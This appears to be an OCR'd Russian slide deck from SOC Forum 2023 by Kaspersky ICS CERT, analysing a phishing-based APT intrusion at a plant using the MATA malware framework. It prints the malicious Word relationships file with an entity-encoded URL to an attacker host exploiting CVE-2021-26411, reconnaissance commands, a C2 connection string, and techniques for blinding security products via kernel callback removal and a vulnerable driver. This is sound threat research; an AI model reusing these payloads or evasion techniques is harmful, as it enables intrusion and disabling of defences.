SOC
FORUM
2023

Почему важно защищать защитные решения


Вячеслав Копейцев
Kaspersky ICS CERT

SOC FORUM 2023

Расследование очередной APT атаки...

Фишинговое письмо на один из заводов


SOC FORUM 2023



- Почта зарегистрирована на действующего сотрудника смежного предприятия холдинга

Изучаем основы инновационной деятельности…

SOC FORUM 2023



УПРАВЛ ИННОВАЦ ОТВЕТЫ

1. Понятие и содержание инновационной деятельности.

Инновационная деятельность – это вид деятельности, направленный на реализацию результатов законченных научных исследований и разработок в новый или усовершенствованный продукт, реализуемый на рынке, или в новый или усовершенствованный технологический процесс, используемый в практической деятельности, а также связанные с этим дополнительные научные исследования и разработки.

Под субъектом инновационной деятельности следует понимать физическое или юридическое лицо, принимающее участие в создании инновации на всех или отдельных этапах данного процесса. К таким субъектам относятся сами субъекты предпринимательства, деятельность которых сопровождается научно-техническими и организационными исследованиями с целью совершенствования производимого ими продукта, оказываемых услуг и выполняемых работ, методов продвижения товара на рынке и т. д.

Можно сказать, что субъектами инновационной деятельности являются:

- физические и юридические лица, создающие и реализующие инновации;

- организации инфраструктуры инновационной деятельности;

- государственные органы, участвующие в регулировании инновационной деятельности;

- общественные объединения, представляющие и защищающие интересы производителей и потребителей инноваций.

Субъекты инновационной деятельности могут выполнять функции заказчиков и/или исполнителей инновационных проектов и программ, инвесторов, потребителей инноваций, а также организаций, обслуживающих инновационный процесс и содействующих освоению и распространению инноваций.

Физические и юридические лица являются субъектами инновационной деятельности только на период осуществления ими инновационной деятельности на территории Российской Федерации.

В качестве основных этапов инновационной деятельности выступают: разработка, внедрение, освоение и коммерциализация инноваций.

Инновационная деятельность предприятий облагает рядом особенностей:

· высокой степенью неопределенности результата и, соответственно, риска;

· значительным отставанием момента получения результата от времени осуществления затрат;

· особым значением человеческого фактора. Успех инновации во многом зависит от личностных данных участников процесса, их научно технической компетенции, творческой активности, мотивации труда;

· необходимостью концентрации значительных финансовых ресурсов, особенно для осуществления масштабных инноваций;

· высокими затратами на начальных этапах и стадиях освоения нововведений;

· высокой стоимостью новых видов продукции и услуг, что создает трудности для распространения инноваций.

2. Приоритетные направления инновационной политики.

В основном, к приоритетным напр. Инн. Политики относят те направления, которые способствуют реализации государственной инновационной политики. К таковым можно отнести направления, способствующие:

— созданию, освоению и распространению техники и технологий, которые ведут к кардинальным изменениям в технологическом базисе страны. Эти работы носят, как правило, межотраслевой характер и не могут быть выполнены при существующем монопродуктовом (отраслевом) принципе организации и планировании производства;

— реализации крупных отраслевых научно-технических проектов, требующих масштабной концентрации ресурсов, которая не под силу отдельным предприятиям;

— созданию научно-технического обеспечения мероприятий, направленных на реализацию социальных целей общества (через развитие здравоохранения, образования, культуры, охраны окружающей среды, инфраструктуры);

— развитию участия РФ в международном разделения труда в условиях современного НТП.

3. Понятие и содержание инновационного проекта.

Инновацио́нный прое́кт — проект, содержащий технико-экономическое, правовое и организационное обоснование конечной инновационной деятельности.

Итогом разработки инновационного проекта служит документ, включающий в себя подробное описание инновационного продукта, обоснование его жизнеспособности, необходимость, возможность и формы привлечения инвестиций, сведения о сроках исполнения, исполнителях и учитывающий организационно-правовые моменты его продвижения.

Реализация инновационного проекта — процесс по созданию и выведению на рынок инновационного продукта.

Цель инновационного проекта — создание новых или изменение существующих систем — технической, технологической, информационной, социальной, экономической, организационной и достижение в результате снижения затрат ресурсов (производственных, финансовых, человеческих) коренного улучшения качества продукции, услуги и высокого коммерческого эффекта.

Управлением инновационными проектами занимается инновационный менеджмент.

Разработка инновационного проекта включает в себя две основные стадии:

1. **Предынвестиционная.** Поиск и обоснование жизнеспособности инновационной идеи. Научные и маркетинговые исследования и разработка технико-экономического обоснования.
2. **Инвестиционная.** Вложение денег и материальное воплощение проекта.

4. Инновационные возможности предприятия

Инновационные возможности предприятия - это то, насколько эффективно и рационально фирма и ее руководство могут распорядиться имеющимися ресурсами в условиях внешней среды для создания и внедрения на рынки новшеств. Существенно влияют на выбор стратегии финансовые возможности фирмы и степень зависимости от внешней среды.

- Текст взят из открытых источников

CVE-2021-26411


SOC FORUM 2023

- Эксплуатируется уязвимость CVE-2021-26411 в Internet Explorer
- Обращение к URL производится на этапе запуска Word, участие пользователя не требуется
- Ссылка записывается в .\word_rels\document.xml.rels
- https://ipodlasso[.]com/checkprice?_prdid=3e8b307927754b51684de8a85694de03fe5c3684dce76cdd9f7f42430868aa74
- За основу эксплойта взят публично доступный PoC

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId8" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/numbering" Target="numbering.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.png"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink" Target="https://ru.wikipedia.org/wiki/%D0%98%D0%BD%D0%BD%D0%BE%D0%B2%D0%B0%D1%86%D0%B8%D0%BE%D0%BD%D0%BD%D1%8B%D0%B9_%D0%BC%D0%B5%D0%BD%D0%B5%D0%B4%D0%B6%D0%BC%D0%B5%D0%BD%D1%82" TargetMode="External"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId9" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="&#104;&#116;&#116;&#112;&#115;&#58;&#47;&#47;&#105;&#112;&#111;&#100;&#108;&#97;&#115;&#115;&#111;&#46;&#99;&#111;&#109;&#47;&#99;&#104;&#101;&#99;&#107;&#112;&#114;&#105;&#99;&#101;&#63;&#95;&#112;&#114;&#100;&#105;&#100;&#61;&#51;&#101;&#56;&#98;&#51;&#48;&#55;&#57;&#50;&#55;&#55;&#53;&#52;&#98;&#53;&#49;&#54;&#56;&#52;&#100;&#101;&#56;&#97;&#56;&#53;&#54;&#57;&#52;&#100;&#101;&#48;&#51;&#102;&#101;&#53;&#99;&#51;&#54;&#56;&#52;&#100;&#99;&#101;&#55;&#54;&#99;&#100;&#100;&#57;&#102;&#55;&#102;&#52;&#50;&#52;&#51;&#48;&#56;&#54;&#56;&#97;&#97;&#55;&#52;!" TargetMode="External"/></Relationships>
```

Заражение системы


SOC FORUM 2023



А что вообще такое MATA?

SOC FORUM 2023

- MATA – вредоносный фреймворк, традиционно атрибутируемый группе Lazarus
- Модульная структура: загрузчик, оркестратор и множество плагинов
- Первое поколение обнаружено и описано в 2020 году
- Варианты вредоносного ПО для Windows, Linux и даже для MacOS
- Жертвы: разработчики ПО, электронная коммерция, операторы связи, а теперь и оборонная промышленность



MATA Validator

SOC FORUM 2023

- Собирается и отправляется на командный сервер информация о домене, пользователе и системе:

```
whoami
whoami /upn
whoami /fqdn
whoami /logonid
whoami /user
whoami /groups
whoami /claims
whoami /priv
whoami /all
```

- В случае «положительного» ответа скачивается полезная нагрузка

MataDoor

SOC FORUM 2023

- В ходе нашего исследования мы обнаружили сразу три новых поколения MATA:
- MATA gen 3 (логические развитие MATA 2)
- MATA gen 4 aka MataDoor (переписан с нуля)
- MATA gen 5 (тоже переписан с нуля)

- Небольшая коллизия – в недавнем отчёте Positive Technologies есть описание MATA gen 3 под именем MataDoor, вероятно, так произошло т.к. продукты Лаборатории Касперского детектируют MATA gen 3 и MATA gen 4 под именем MataDoor, однако мы называем MataDoor именно поколение 4, чтобы подчеркнуть насколько сильно оно отличается от трёх предыдущих

Возможности плагинов MataDoor

SOC FORUM 2023

Процессы

- Получение списка текущих процессов, запуск и завершение процессов

Файлы

- Выгрузка файлов на сервер управления, загрузка файлов с сервера управление, работа с zip-архивами, удаление файлов с перезаписью, копирование и перемещение, dirlist

NetRecon

- Получение списка подключений\открытых портов на зараженной системе, сканирование указанной сети, сканирование указанной системы (portscan), работа с сетевыми папками, исполнение WMI-запросов на удалённой системе, DNS-запросы

Proxy

- Подключение к CnC через другие зараженные системы с поддержкой активного и пассивного режима, а также различных протоколов HTTP, HTTPS, SOCKS4, SOCKS5 + поддержка удалённой командной строки

Inject

- Внедрение вредоносных библиотек в код сторонних процессов различными способами

Техники противодействия обнаружению и анализу

SOC FORUM 2023

- «Внешняя» маскировка под легитимное ПО, используемое жертвой: 1С, Adobe, VPN-клиент (иконки, временные метки, метаданные, размер)
- Маскировка ключей реестра и служб под компоненты операционной системы
- Упаковка образцов протектором Themida, шифрование строк и конфигурационных данных
- Динамические импорты
- Шифрование сетевого трафика
- Большие интервалы между подключениями к серверам управления
- Обход сегментации сети за счёт работы по портам легитимных приложений
- Многоуровневые сетевые протоколы, например:
  <IP_СЕРВЕРА>:<ПОРТ_ПРОКСИ-СЕРВЕРА>|!proto=udp;ssl://185.62.56[.]117:443

	Передача данных, зашифрованных операцией XOR, обмен ключами, проверка подписи ed25519 полученных ключей, подготовка ключа шифрования RC4 для последующей передачи данных
	Многоэтапная установка подключения с передачей данных, зашифрованных операцией XOR
	ssl – шифрование TLS1.2 UDP-подключения к нижележащему прокси-серверу.
	udp – к вредоносному прокси-серверу <IP_ПРОКСИ-СЕРВЕРА> через заданный порт <ПОРТ_ПРОКСИ-СЕРВЕРА>.

Техники противодействия защитным решениям

SOC FORUM 2023

В некоторых случаях антивирус был просто отключен (не задан пароль администратора), а где-то использовался настолько устаревший антивирус, что он даже не имел нужных модулей

Использовался эксплойт для повышения привилегий CVE-2021-40449 (use-after-free в API NtGdiResetDC в Win32k), снова за основу взят публичной доступный PoC

Вредоносный модуль принимает два параметра:

- Команда, которую необходимо выполнить с правами SYSTEM
- Имя защитного решения, которое требуется «ослепить»

Вредоносная программа ищет в метаданных загруженных драйверов заданное имя, если оно найдено, для этого драйвера удаляются указатели перехватчиков функций:

PsSetCreateProcessNotifyRoutine
PsSetCreateThreadNotifyRoutine
PsSetLoadImageNotifyRoutine

Техники противодействия защитным решениям - 2

SOC FORUM 2023

А что делать если антивирус с паролем, а операционная система обновлена?

- Принести свой уязвимый драйвер!

- Применялась техника Bring Your Own Vulnerable Driver – BYOVD
- Драйвер EneIO (управление подсветкой) компании ENE Technology содержит уязвимость в механизме проверки источника команд, а также имеет функции для записи в память ядра

Вредоносная программа снова принимает два параметра:


- Путь к уязвимому драйверу
- Имя защитного решения, для которого требуется отключить мониторинг реестра, файловой системы, создания процессов и т.д.

```
